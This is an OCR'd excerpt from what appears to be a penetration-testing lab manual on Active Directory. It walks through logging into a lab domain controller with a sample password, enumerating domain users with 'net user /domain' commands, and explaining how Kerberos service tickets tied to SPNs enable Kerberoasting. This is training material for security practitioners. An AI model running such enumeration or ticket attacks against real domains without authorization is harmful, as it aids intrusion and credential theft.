Appendix I: Active Directory Pen Testing


Exercise 1: Exploring the Active Directory Environment

Objectives


- In this lab, you will work in an Active Directory domain and practice methods and techniques of information discovery and enumeration.

1. By default **CPENT 2019DC** machine and click Ctrl+Alt+Del.


2. Type **Pa$$w0rd** and press **Enter** to login.



3. First, we will review the commands for getting information about the domain in a **command prompt** or **PowerShell** window. Typ **net user** and press **Enter**. This will return the users on the machine, as shown in the screenshot.




4. Next, to look closer at the domain, type **net user /domain** and press **Enter**. This will show all users from the group in the Active Directory.




5. To see the user group, we can add the user to the command. Type **net user user-one /domain** and press **Enter**. An example of the output of this command is shown in the screenshot.

6. As the screenshot shows, a long list of information can be extracted about the users.



7. Next, we are ready to explore some aspects that make the Active Directory environment ripe for testing. The Microsoft implementation of Kerberos can be slightly complicated, but the gist of the attack is that it takes advantage of legacy Active Directory support for older Windows clients, the type of encryption used, and the key material used to encrypt and sign Kerberos tickets. Essentially, when a domain account is configured to run a service in an environment such as **MS SQL**, a **Service Principal Name** (SPN) is used in the domain to associate the service with a login account. When a user wishes to use a specific resource, they receive a Kerberos ticket signed with the **NTLM** hash of the account that is running the service.

